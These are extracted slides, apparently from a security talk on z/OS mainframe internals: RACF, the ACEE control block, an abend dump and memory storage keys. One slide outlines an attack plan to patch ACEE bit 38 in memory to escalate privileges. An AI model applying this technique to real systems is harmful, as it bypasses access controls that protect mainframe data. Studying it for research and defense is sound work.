
RACF: security product. Enforces ACL and authentication



Why we should care about mainframes ✓

Quick recap on how to execute code on z/OS ✓

Playing with z/OS internals



Z architecture

Proprietary CPU (CISC – Big Endian)

Each instruction has many variants: memory-memory, memory-register, register-register, register-immediate, etc.

16 general purpose registers (0 – 0xF) *(+ 49 other registers)*

The PSW register holds control flags and the address of the next instruction


Security context in memory

z/OS, like any other OS, relies on control blocks: data structures describing the current state of the system

RACF stores the current user’s privileges in the ACEE control block

RACF: security product. Enforces ACL and authentication

Security context in memory



Always starts at virtu. addr 0


Address Space Control Block

Address Space Extension Block

Attack plot

Patch ACEE bit 38 (x26) in memory

Program State Word (PSW)



```
JOB02973  IEA995I SYMPTOM DUMP OUTPUT  935
          SYSTEM COMPLETION CODE=0C4  REASON CODE=00000004
           TIME=16.20.57  SEQ=01948  CPU=0000  ASID=0053
           PSW AT TIME OF ERROR  078D1000   80007F46  ILC 2  IN
             ACTIVE LOAD MODULE           ADDRESS=00007F30  OFF
             NAME=ELV
             DATA AT PSW  00007F40 - 00181610  0A0D0700  A715000
             GR 0: 80000000   1: 80000002
                2: 00000040   3: 008E19D4
                4: 008E19B0   5: 008FF5E0
                6: 008CBFE0   7: FD000000
                8: 008FCC30   9: 008FF200
                A: 00000000   B: 008FF5E0
                C: 80007F36   D: 00006F60
                E: 80FE1508   F: 80007F30
```

ABEND S0C4, code 4: Protection exception.

Memory protection

Each page frame (4k) is allocated a 4-bit Storage key + Fetch Protection bit at the CPU level

